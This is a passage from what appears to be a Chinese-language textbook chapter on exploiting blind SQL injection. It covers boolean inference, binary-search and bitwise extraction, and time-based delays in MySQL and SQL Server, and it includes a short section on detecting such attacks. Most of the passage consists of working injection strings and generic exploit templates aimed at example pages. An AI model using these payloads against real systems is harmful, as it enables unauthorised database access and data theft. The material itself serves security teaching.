了解了 SQL 盲注的定义以及寻找这类漏洞的方法后，现在我们来深入研究利用这些漏洞的技术。可以将这些技术分为两类：推断技术和带外通道技术。第一类技术描述了一系列攻击，它们使用 SQL 提出关于数据库的问题并通过推断一次一位地逐步提取信息；第二类技术则通过可用的带外通道并使用某些机制来直接提取大块信息。

最好能针对特定漏洞并结合易受攻击源的行为来选择相应的技术。提问的问题类型包括源是否根据所提交的受损 SQL 片段返回通用的错误页面以及是否允许适度地控制页面输出。

1. 推断技术

从本质上看，所有推断技术均可通过观察指定请求的响应来提取至少一位信息。观察是关键，因为当请求的位为 1 时，响应会有专门的标志；而当请求的位为 0 时，则会产生不同的响应。响应中的真正差异取决于所选用的推断工具，所使用的方法则大多基于响应时间、页面内容、页面错误或者以上这些的组合。

推断技术支持向 SQL 语句注入一个条件分支以便提供两条路径，其中分支条件来自我们所关心的位的状态。换言之，可以向 SQL 查询插入一条伪 IF 语句：*IF x THEN y ELSE z*。具体来说，*x*(转换为恰当的 SQL)以“第一行第一列第一个字节的第二位的值是否等于 1？”这样的方式来叙述一件事情；*y* 和 *z* 则是两个行为迥异的独立分支。攻击者可通过它们来推断执行了哪个分支。提交推断利用后，攻击者观察返回了哪个响应：*y* 还是 *z*。如果执行的是 *y* 分支，则攻击者可推断出该位的值为 1，否则该位为 0。之后重复相同的请求，直到测试位到达最后为止。

请记住，条件分支并没有明确的条件语法元素，比如 IF 语句。虽然可以使用恰当的条件语句，但这样会增加复杂性和利用的长度。通常可使用接近正式条件语句且更简单的 SQL 来获取相同的结果。

所提取的信息位不必是存储在数据库中的数据位(虽然通常是这么用的)。我们可以提这样的问题：“我们是作为管理员连接到数据库的么？”、“这是 SQL Server 2005 数据库么？”或“给定字节的值是否大于 127？”。这里提取的信息位并不是数据库记录中的位。相反，它们是配置信息或者与数据库中的数据相关的信息。提问这些问题时要求我们能够在利用中提供一个条件分支以保证问题的答案是 TRUE 或 FALSE，因而推断性问题是一段 SQL 代码，它根据攻击者提供的条件返回 TRUE 或 FALSE。

下面结合一个简单的例子来讲解上述内容。我们将关注 count_chickens.aspx 这个示例页面，

它用于跟踪产蛋鸡场中健康的鸡蛋。每个鸡蛋都在 chikens 表中存在一条记录。在所有列中，未孵化鸡蛋的 status 列值为 Incubating。计数页面中存在一个易受 SQL 盲注攻击的 status 参数，请求该页面时，它使用下列 SELECT 语句(其中$input 从 status 参数取值)查询数据库：

```
SELECT COUNT(chick_id) FROM chickens WHERE status='$input'
```

我们想借助页面使用的用户名连接到数据库。Microsoft SQL Server 数据库包含一个名为 SYSTEM_USER 的函数，它会返回登录用户的用户名。数据库会话已建立该用户的语境。一般来说，可以使用 *SELECT SYSTEM_USER* SQL 语句来查看这些内容，但在本例中结果是不可见的。图 5-1 描绘了使用详细的错误消息技术来提取数据的尝试，但页面只返回了一个标准的错误页面。非常不幸，开发人员采纳了不良的安全建议，他们不是去努力弄清动态 SQL，而是去选择捕获数据库异常并显示一个通用的错误页面。



图 5-1　不成功的借助错误消息提取数据的尝试

提交 *status=Incubating* 时，页面执行上述 SQL 查询并返回图 5-2 所示的字符串。



图 5-2　计数未孵化鸡蛋时的响应

可以通过向合法的查询添加永假子句 *and '1'='2* 来修改 status 参数，这样 SQL 查询会返回一个空结果集。修改后的 SQL 语句如下所示：

```
SELECT COUNT(chick_id) FROM chickens WHERE status=' Incubating' and '1'='2
```

图 5-3 展示了该查询的响应结果。从消息中我们可以推断出该查询返回了一个空结果集。请记住，数据库中有两行数据的 status 为 Incubating，但尾部的永假子句保证了不存在相匹配的行。

这是一个经典的 SQL 盲注的例子。页面未向我们返回任何错误，但我们仍然可以向查询注入 SQL 并且可以修改返回的结果(我们将得到鸡蛋的数量信息或“No eggs have that status”消息)。



图 5-3 强制产生一个空结果集

现在我们不再插入一个永假子句，而是插入一个有时为真有时为假的子句。由于我们想尽力获取数据库的用户名，因而我们可以通过提交 *status='Incubating' and SUBSTRING(SYSTEM_USER,1,1)='a* 来询问登录用户名的第一个字符是否为 a，产生的 SQL 语句如下所示：

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' and
   SUBSTRING(SYSTEM_USER,1,1)='a'
```

该 SQL 片段使用 substring()函数从 system_user 的输出中提取第一个字符。

如果第一个字符确实为 a，第二个子句为真，我们会看到与图 5-2 相同的结果；如果该字符不为 a，第二个子句为假，将返回一个空结果集，这时产生的消息如图 5-3 所示。假设第一个字符不为 a，接下来我们使用自定义的 status 参数来提交第二个页面查询，询问第一个字符是否为 b，如此循环往复，直到找到第一个字符为止：

```
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='a(False)
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='b(False)
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='c(False)
⋮
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='s(False)
```

真假条件是每次请求提交之后我们根据返回的页面内容推断出来的状态，而不是指页面中的内容。意即如果响应中包含“No eggs...”，则状态为假，否则状态为真。

现在我们将注意力转移到第二个字符并重复该过程。从字母 a 开始并按着字母表顺序依次移动。每成功找到一个字符之后，搜索便移动到下一字符。显示我们示例页面上用户名的页面查询如下所示：

```
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='s (True)
status=Incubating' AND SUBSTRING(SYSTEM_USER,2,1)='q (True)
status=Incubating' AND SUBSTRING(SYSTEM_USER,3,1)='1 (True)
status=Incubating' AND SUBSTRING(SYSTEM_USER,4,1)='0 (True)
status=Incubating' AND SUBSTRING(SYSTEM_USER,5,1)='5 (True)
```

很简单，是吧？用户名是 slq05。不过很不幸，事实上没有这么简单。我们漏掉了一个很重要的问题：怎样才能知道已经到达用户名的结尾？如果目前已发现的用户名部分为 sql05，

我们如何保证不存在第6个、第7个或第8个字符？如果要求SUBSTRING()函数提供字符串末尾后面的字符的话，它不会产生错误，相反它会返回空字符串。因此，我们可以在搜索的字母表中包含空字符串。如果找到一个空字符串，那么便可以断定已到达了用户名的结尾。

```
status=' Incubating' and SUBSTRING(SYSTEM_USER,6,1)=' (True)
```

非常好！美中不足的是它不是非常轻便，而且要依赖特定数据库函数的显式行为。更简洁的解决方案是在提取数据之前先确定用户名的长度。这种方法除了比“SUBSTRING()返回空字符串”方法的应用范围更广之外，还有一个优点：攻击者可以估算提取用户名可能花费的最大时间。可以采用寻找每个字符时所使用的技术来寻找用户名长度，即测试长度值是否为1、2、3等，直到找到匹配的值为止：

```
status=Incubating' AND LEN(SYSTEM_USER)=1-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=2-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=3-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=4-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=5-- (True)
```

从该请求序列中可以推断出用户名长度为5。请注意，这里还使用了SQL注释(--)，虽然不是必需的，但可以使利用更简单。

有必要强调一点：用于判断给定问题是TRUE还是FALSE的推断工具基于是出现了鸡蛋的数量还是“No eggs have that status”消息。我们做出推断决定所凭借的机制高度依赖于面对的场景，并且可使用很多不同的技术来替代它。

你被攻击了么？

计数鸡蛋和请求

如果尚未明确，则现在应该明白：本章介绍的推断技术比较杂乱并且要耗费大量的资源。一次请求提取一位数据意味着攻击者最少要发送成千条请求。如果要检索兆字节的数据，则需发送上百万条请求。这一特点有助于使用基本的度量来发现这类攻击。每分钟的请求次数、每分钟的数据库查询次数、跟踪数据库连接池错误以及带宽利用率，这些都是可以监视的数据点，可通过它们来评估推断攻击是否正在进行。

对于大型的站点，有很多度量会处于监视之下，因为攻击可能不会充分达到峰值。另外，逐页跟踪请求也会很有帮助，因为推断攻击很可能使用单个注入点来完成。

2. 增加推断技术的复杂性

读者可能已体会到，根据整张字母表(加上数字以及可能的非字母数字字符)测试用户名中的每个字符是一种效率低下的数据提取方法。为检索用户名，我们必须向用户发送112次请求

(判断长度需要 5 次，判断字符 s、q、l、0 和 5 分别需要 19、17、12、27 和 32 次)。该方法进一步的后果是：检索二进制数据时，会潜在地包含一张 256 个字符的字母表，这会显著增加请求的数量并且通常是非二进制安全的(binary-safe)。有两种方法可用来改进推断检索的效率：一种是逐位方法，一种是二进制搜索方法。这两种方法都是二进制安全的。

二进制搜索方法主要用于推断单个字节的值，不需要搜索整张字母表。它通过玩一个 8 问题(eight questions)游戏来不断地将搜索空间分为两部分，直到识别出该字节的值为止。(因为一个字节可包含 256 种值，所以可通过 8 个请求来确定该值。要直观地展示该过程，可以通过计算不断将 256 分成两部分的次数[在得到一个非整数商之前]来实现)。假设我们关心的字节的值为 14，可提出问题并通过一种方便的推断机制来推断答案，答案为真时，该机制返回是，为假时则返回否。接下来的过程如下所示：

(1) 该字节是否大于 127？否，因为 14<127。
(2) 该字节是否大于 63？否，因为 14<63。
(3) 该字节是否大于 31？否，因为 14<31。
(4) 该字节是否大于 15？否，因为 14<15。
(5) 该字节是否大于 7？是，因为 14>7。
(6) 该字节是否大于 11？是，因为 14>11。
(7) 该字节是否大于 13？是，因为 14>13。
(8) 该字节是否大于 14？否，因为 14=14。

由于该字节大于 13 但小于等于 14，因而可推断该字节的值为 14。该技术借助数据库函数来提供任意字节的整数值。在 Microsoft SQL Server、MySQL 和 Oracle 中，该技术通过 ASCII() 函数来提供该值。

返回到寻找数据库用户名这一原始问题，现在使用二进制搜索技术来寻找用户名的第一个字符，将执行下列 SQL 语句：

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' AND
   ASCII(SUBSTRING(SYSTEM_USER,1,1))>127--'
```

我们需要发送 8 条 SQL 语句来完全确定该字符的值。将所有这些查询转换成页面请求，产生的内容如下所示：

```
status=Incubating' and ASCII(SUBSTRING(SYSTEM_USER,1,1))>127-- (False)
status=Incubating' And ASCII(SUBSTRING(SYSTEM_USER,1,1))>63-- (True)
status=Incubating' And ASCII(SUBSTRING(SYSTEM_USER,1,1))>95-- (True)
status=Incubating' And ASCII(SUBSTRING(SYSTEM_USER,1,1))>111-- (True)
status=Incubating' And ASCII(SUBSTRING(SYSTEM_USER,1,1))>119-- (False)
status=Incubating' And ASCII(SUBSTRING(SYSTEM_USER,1,1))>115-- (False)
status=Incubating' And ASCII(SUBSTRING(SYSTEM_USER,1,1))>113-- (True)
status=Incubating' And ASCII(SUBSTRING(SYSTEM_USER,1,1))>114-- (True)
```

从这一系列请求中，我们可以推断用户名的第一个字符的字节值为 115，它在 ASCII 表中对应的字符为 s。使用该技术只需 8 个请求即可提取一个字节。相比根据字母表比较所有字节的技术，该技术有了极大改进。如果向请求添加第三种状态(Error)，则可以在二进制搜索中测试是否相等，从而将最佳情况下的请求次数减至 1 次，将最坏情况下的请求次数减至 8 次。

这一点非常好。我们有了一种可以在固定时间内高效提取给定字节值的方法。该方法发出请求的数目等于存在的位数。如果不使用压缩技术或注入字符串来处理多于两种的状态，那么从信息理论角度看，该方法很不错。但是，由于每个请求均依赖于上一请求的结果，因而二进制搜索技术仍然存在性能问题。我们无法在获取第一个请求的答案之前发出第二个请求，因为第二个请求可能要根据 63 或 191 来测试字节。所以，单个字节的请求无法并行运行，这让我们感到有点失望。

提示：

虽然确实可以并行地请求字节，但在尝试并行地请求位之前，我们没有很好的理由来阻止上述做法。马上我们将进一步讨论该问题。

这种依赖性并非数据固有的内容，因为字节的值不是由请求来决定的，它们在数据库中仍然是常量(常量意味着我们没有修改它们——当然，访问数据库的应用可以修改它们。如果是这样的话，所有确定性将无从谈起，并且推断技术会变得不可靠)。二进制搜索技术将 8 位划分为成一个字节，通过 8 个请求来推断 8 位的值。我们是否可以尝试用每个请求来推断单个指定位(比如字节的第二位)的值呢？如果可行的话，我们可以为字节的 8 个位发出 8 个并行请求，这样一来，检索字节值花费的时间比二进制搜索方法的检索时间还少，因为请求是并行产生的而非一个接一个地产生。

消息位要求在遭受攻击的数据库支持的 SQL 变量内部包含充分有益的机制。为实现该目标，表 5-2 列出了 MySQL、SQL Server 和 Oracle 支持的位操作函数，操作数为 i 和 j 两个整数。Oracle 本身未提供易于访问的或(OR)和异或(XOR)函数，因而我们可以自行处理。

表 5-2　三种数据库中的按位操作

数　据　库	按位与(AND)	按位或(OR)	按位异或(XOR)
MySQL	i & j	i | j	i ^ j
SQL Server	i & j	i | j	i ^ j
Oracle	BITAND(i,j)	i - BITAND(i,j)+j	i - 2*BITAND(i,j)+j

下面来看一些 Transact-SQL(T-SQL)语句，如果将用户名的首字符与特定的字节按位运算后得到的第一位的值为 1，那么这些语句会返回真，否则会返回假。上述位运算中第二个最重要的位组对应着十六进制的 40 和十进制的 64，它们用在下列谓词(predicate)中：

```
ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64 = 64
ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64 > 0
ASCII(SUBSTRING(SYSTEM_USER,1,1)) | 64 >
   ASCII(SUBSTRING(SYSTEM_USER,1,1))
ASCII(SUBSTRING(SYSTEM_USER,1,1)) ^ 64<
   ASCII(SUBSTRING(SYSTEM_USER,1,1))
```

虽然每个谓词在语法上存在明显的不同，但它们在功能上是等价的。前两个谓词使用了“按位与”，它们的作用很大，因为只引用了一次首字符，这会减少注入字符串的长度。它们

还有另一个优点：有时生成字符的查询非常耗时或者会对数据库产生副作用，而我们不希望该查询执行两次。第 3 个和第 4 个谓词分别使用了“按位或”和“按位异或”，但是需要对该字节检索两次(运算符两侧各有一次)。当易受攻击的应用或防御层为了保护应用而施加禁止使用&字符的约束时，可以使用这两个谓词，这是它们唯一的优点。我们现在有了一种方法，利用该方法可以询问数据库给定字节中的某一位是 1 还是 0。如果谓词返回真，则该位为 1，否则为 0。

返回到鸡蛋计数的例子，提取第一个字节的第一位所执行的 SQL 如下所示：

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' AND
  ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 128=128--'
```

返回第二位的 SQL 为：

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' AND
  ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64=64--'
```

返回第二位的 SQL 为：

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' AND
  ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 32=32--'
```

依此类推，直到找到全部的 8 位为止。将这 8 位转换成向鸡蛋计数页面发出的 8 个独立的请求，这样我们产生请求时便可以从响应的 status 参数取到这 8 位的值：

```
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 128=128-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) &  64=64-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) &  32=32-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) &  16=16-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) &  8=8-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) &  4=4-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) &  2=2-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) &  1=1-- (True)
```

由于 True 代表 1，False 代表 0，所以我们得到的位串为 01110011，即十进制的 115。在 ASCII 表中查找 115，得到字母 s，即用户名的第一个字符。现在将精力转到下个字节，依此类推，直到检索到所有字节为止。与二进制搜索方法相比，这种逐位的方法也需要 8 个请求，读者可能想知道这种位操作方法的关键点：因为每个请求与其他请求都是相互独立的，所以可以并行。

检索单个字节需要 8 个请求，这看起来效率不是很高，但如果只能使用 SQL 盲注，那么这个代价就不是很高。虽然很多 SQL 注入攻击可手动实现，但不难看出，提取单个字节要发送 8 个自定义的请求，这种做法会让大多数人痛苦不堪。由于不同位的请求的主要差别在于位移量上，所以该任务完全可自动完成。我们将在本章后面介绍很多工具，它们可帮助我们从手动进行推断攻击的痛苦中解脱出来。

提示：

如果遇到需要使用 SQL 将一个整数值分解成一个位串的情况，可以借助 SQL Server 2000 和

2005 所支持的用户定义函数 FN_REPLINTTOBITSTRING()来实现。该函数只接收一个整数参数，返回一个包含 32 个字符的字符串作为位串。例如，*FN_REPLINTTOBITSTRING (ASCII('s'))*返回 00000000000000000000000001110011，这是十进制的 115 或者说是字母 s 的 32 位表示形式。

3. 非主流通道技术

提取 SQL 盲注漏洞中的数据时，使用的第二类方法是借助非主流通道。这些方法与推断技术的差别在于，推断技术依靠的是易受攻击页面发送的响应，而非主流通道技术使用的传输通道而非页面响应，它的传输通道包括 DNS、e-mail 和 HTTP 请求。非主流通道技术更重要的特点是：它们通常支持一次检索多块数据，而不是推断单个位或单个字节的值。这一特点使非主流通道成为非常吸引人的利用之选。现在可以使用单个请求检索 200 个字节，而不是使用 8 个请求检索一个字节。不过，大多数非主流通道技术所需要的利用字符串要比推断技术的大。

5.3　使用基于时间的技术

现在您已经掌握了一些关于这两类技术的背景知识，接下来我们要深入探讨真正的利用技术。在介绍推断数据的各种方法时，我们明确假定存在这样一种推断机制：它允许我们使用二进制搜索方法或逐位方法来检索字节的值。本节我们将讨论并详细研究一种基于时间的机制，可将其用于两种推断方法中。回想一下，为了让推断方法工作，我们需要能够根据页面响应中的某一属性来区分两种不同的状态。所有响应都会包含的一种属性是：发出请求到响应到达这段时间的差异。当某一状态为真时，如果能够让响应暂停几秒钟，而当状态为假时，能够不出现暂停，那么我们将拥有一种适合两种推断方法且非常重要的技巧。

5.3.1　延迟数据库查询

在查询中引入延迟并非 SQL 数据库的标准功能，每种数据库都有自己的引入延迟的技巧。下面我们将分别介绍 MySQL、SQL Server 和 Oracle 引入延迟的技巧。

1. MySQL 延迟

根据版本的不同，MySQL 提供了两种方法来向查询中引入延迟。如果是 5.0.12 及之后的版本，可以使用 SLEEP()函数将查询暂停固定的秒数(必要时可以是微秒)。图 5-4 展示了一个执行了 *SLEEP(4.17)*的查询，它刚好运行了 4.17 秒，正如结果行所示。

图 5-4　执行 MySQL 的 SLEEP()函数

对于未包含 SLEEP()函数的 MySQL 版本，可以使用 BENCHMARK()函数复制 SLEEP()函数的行为。BENCHMARK()的函数原型为 BENCHMARK(N,expression)，其中 expression 为某一 SQL 表达式，N 是该表达式要重复执行的次数。BENCHMARK()函数与 SLEEP()函数的主

要差别在于：BENCHMARK()函数向查询中引入了一个可变但非常显著的延迟，而 SLEEP()函数则强制产生一个固定的延迟。如果数据库运行在高负载下，那么 BENCHMARK()将执行得更加缓慢，但由于这一显著延迟变得更加突出而非衰减，因而在推断攻击中 BENCHMARK()仍然很有用。

表达式执行起来非常快，要想看到查询中的延迟，就需要将它们执行很多次。N 可以取1000000000 或更大的值。表达式必须是标量(scalar)，这样返回单个值的函数才会有用，就像返回标量的子查询。下面是几个 BENCHMARK()函数的例子，其中包含每个函数在 MySQL 上的执行时间：

```
SELECT BENCHMARK(1000000,SHA1(CURRENT_USER)) (3.01 seconds)
SELECT BENCHMARK(100000000,(SELECT 1)) (0.93 seconds)
SELECT BENCHMARK(100000000,RAND()) (4.69 seconds)
```

这些代码非常简洁，但如何使用 MySQL 中的延迟查询来实现一个基于推断的 SQL 盲注攻击呢？最好通过例子来讲清这个问题，接下来将引入一个简单的应用示例。从现在开始我们会在本章中一直使用它。该示例包含一张名为 reviews 的表，其中存储了电影评论数据。表中的列名依次为 id、review_author 和 review_content。访问页面 http://www.victim.com/count_reviews.php?review_author=MadBob 时，将运行下列查询：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob'
```

可进行的最简单的推断是我们是否在作为超级用户运行查询。可以使用两种方法，一种是使用 SLEEP()：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' UNION SELECT
   IF(SUBSTRING(USER(),1,4)='root',SLEEP(5),1)
```

另一种使用 BENCHMARK()：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' UNION SELECT
   IF(SUBSTRING(USER(),1,4)='root', BENCHMARK(100000000, RAND()),1)
```

当将它们转换为页面请求时，它们变为：

```
count_reviews.php? review_author=MadBob' UNION SELECT
   IF(SUBSTRING(USER(),1,4)=0x726f6f74, SLEEP(5),1)#
```

和

```
count_reviews.php? review_author=MadBob' UNION SELECT
   IF(SUBSTRING(USER(),1,4)= 0x726f6f74, BENCHMARK(100000000, RAND()),1) #
```

(请注意，上面使用字符串 0x726f6f74 替换了 root，这是一种常见的转义技术，该技术使我们不使用引号就可以指定字符串。每个请求尾部出现的“#”用于注释后面的字符。)

回想一下，我们可通过二进制搜索方法或逐位方法来推断数据。之前已经深入讲解了这些方法的基础技术和理论，接下来我们将给出这两种方法的利用字符串。

1) 通用的 MySQL 二进制搜索推断利用

下面是一个字符串注入点的例子(请注意，该利用需要进行格式处理以保证从 UNION SELECT 获取的列数与第一个查询中的列数匹配)：

```
' UNION SELECT IF(ASCII(SUBSTRING((....),i,1))>k,SLEEP(1),1)#
' UNION SELECT IF(ASCII(SUBSTRING((....),i,1))>k,BENCHMARK(100000000,
    RAND()), 1)#
```

下面是一个数字注入点的例子：

```
+ if(ASCII(SUBSTRING((....), i, 1))>k,SLEEP(5),1)#
+ if(ASCII(SUBSTRING((....), i, 1))>k,BENCHMARK(100000000, RAND()),1)#
```

其中 i 是由子查询(...)返回的第 i 个字节，k 是当前二进制搜索的中间值。如果推断问题返回 TRUE，那么响应会被延迟。

2) 通用的 MySQL 逐位推断利用

下面是一个字符串注入点的例子，使用了“按位与”，也可以替换为其他的位运算符(请注意，当使用这些利用来匹配 UNION SELECT 获取的列数与第一个查询中的列数时，要求对它们进行格式处理)：

```
' UNION SELECT IF(ASCII(SUBSTRING((....),i,1))&2^j =2^j,SLEEP(1),1)#
' UNION SELECT IF(ASCII(SUBSTRING((....),i,1))&2^j =2^j,BENCHMARK(100000000,
    RAND()), 1)#
```

下面是一个数字注入点的例子：

```
+ if(ASCII(SUBSTRING((....), i, 1))&2^j =2^j,SLEEP(1), 1)#
+ if(ASCII(SUBSTRING((....), i, 1))2^j =2^j,BENCHMARK(100000000, RAND()),1)#
+ if(ASCII(SUBSTRING((....), i, 1))|2^j >ASCII(SUBSTRING((...),i,1)),SLEEP(1),1)#
+ if(ASCII(SUBSTRING((....), i, 1))|2^j >ASCII(SUBSTRING((...),i,1)),
   BENCHMARK(100000000, RAND()), 1)#
+ if(ASCII(SUBSTRING((....), i, 1))^2^j <ASCII(SUBSTRING((...),i,1)),SLEEP(1),1)#
+ if(ASCII(SUBSTRING((....), i, 1))^2^j <ASCII(SUBSTRING((...),i,1)),
   BENCHMARK(100000000, TAND()), 1)#
```

其中 i 是由子查询(...)返回的第 i 个字节，j 是我们关心的位(第一位最不重要，第八位最重要)。因此，如果想检索第三位，那么 $2^j=2^3=8$；如果检索第 5 位，则 $2^j=2^5=32$。

提示：

对于 SQL 注入来说，询问输入在原始查询中结束的位置对于理解利用的效果是非常重要的一步。例如，MySQL 上基于时间的推断攻击几乎都会在查询的 WHERE 子句中引入延迟。但由于 WHERE 子句根据每一行进行评估，所以任何一个延迟都要根据它所比较的子句的行数来进行评估。例如，对一个 100 行的表使用 *+IF(ASCII(SUBSTRING ((...),i,1)>k, SLEEP(5),1)*，利用片段会产生一个 500 秒的延迟。乍看上去这似乎与我们想要的内容刚好相反，但实际上它

却可以评估表的大小。进一步讲，由于 SLEEP()可以按微秒数暂停，所以即使一张表里包含上千行或上百万行，也仍然可以保证查询的总延迟不过几秒而已。

2. SQL Server 延迟

SQL Server 提供了一种明确的暂停任何查询执行的能力。使用 WAITFOR 关键字可促使 SQL Server 将查询中止一段时间后再执行。这里的时间既可以是相对时间(相对于使用 WAITFOR 关键字的时间)，也可以是绝对时间(继续执行的时间，比如 21：15)。通常使用的是相对时间，这需要用到 DELAY 关键字。要想将执行暂停 1 分 53 秒，可以使用 *WAITFOR DELAY '00:01:53'*，其结果是一个确实执行了 1 分 53 秒的查询，如图 5-5 所示。查询花费的时间显示在窗口底部的状态栏中。请注意，这并不是为执行时间强加一个上界。我们不是告诉数据库只执行 1 分 53 秒，而是将查询正常的执行时间增加 1 分 53 秒，因此延迟是个下界。



图 5-5 执行 WAITFOR DELAY

秘密手记

在 Microsoft SQL Server 和其他数据库上模拟 BENCHMARK()

2007 年年中，Chema Alonso 发布了一项利用 SQL Server 中一种额外的处理负载(processing load)来复制延长查询的 MySQL BENCHMARK()效果的新技术，从而为数据推断提供了另一种机制——不需要再使用 SLEEP()类型的函数。该技术使用两个通过逻辑“与”隔开的子查询，其中一个查询的执行时间为很多秒，另一个查询包含一个推断检查。如果检查失败(第 x 位为 0)，第二个子查询将返回，第一个子查询则因受“与”子句的影响而提前中止。实际结果是，如果正在推断的位为 1，那么请求将花费比位为 0 时更多的时间。该技术很有趣，它避开了那些明确禁止 WAITFOR DELAY 关键字的检查。

Alonso 发布了一个采用这种思想实现的工具，可用在 Microsoft Access、MySQL、SQL Server 和 Oracle 上，该工具可从 www.codeplex.com/marathontool 上下载。

由于不能在子查询中使用 WAITFOR 关键字，因而我们将无法得到在 WHERE 子句中使用

了 WAITFOR 的利用字符串。可惜 SQL Server 不支持堆迭查询，而堆迭查询对上述情况很有用。我们需要遵从的方法是：构造一个利用字符串并将其附加到合法查询的后面，以分号作为分隔符。

接下来看一个示例应用，除了运行在 SQL Server 和 ASP.NET 上之外，它与前面介绍的使用 MySQL 的电影评论应用完全相同。页面请求 count_reviews.aspx? review_author =MadBob，运行的 SQL 查询如下所示：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob'
```

为确定登录数据库的用户是否为 sa，可执行下列 SQL：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob';
   IF SYSTEM_USER='sa' WAITFOR DELAY '00:00:05'
```

如果请求花费的时间多于 5 秒，可以推断登录的用户为 sa。将上述语句转换成页面请求后变为：

```
count_reviews.aspx? review_author =MadBob';IF SYSTEM_USER='sa' WAITFOR
   DELAY '00:00:05
```

读者可能已经注意到，这个页面请求并未包含一个结尾单引号。这是故意的，因为易受攻击的查询提供了结尾单引号。还要考虑一点，我们选择提问的推断问题包含了尽可能少的解释：我们并不是通过暂停 5 秒来确认我们不是 sa。如果将问题颠倒过来，只有当登录用户不是 sa 时才会产生延迟，这时如果出现快速的响应便可推断用户为 sa，但也有可能是因为利用出现了问题才导致该结果。

可通过二进制搜索方法或逐位方法来推断数据，考虑到之前已深入讲解了这些方法的基础技术和理论，接下来我们将给出这两种方法的利用字符串。

1) 通用的 SQL Server 二进制搜索推断利用

下面是一个字符串注入点的例子(请注意，我们使用了堆迭查询，因而不需要 UNION)：

```
'; IF(ASCII(SUBSTRING( (…),i,1)>k WAITFOR DELAY '00:00:05';--
```

其中 i 是由单行子查询(...)返回的第 i 个字节，k 是当前二进制搜索的中间值。除了没有开头的单引号外，数字注入点与字符串注入点完全相同。

2) 通用的 SQL Server 逐位推断利用

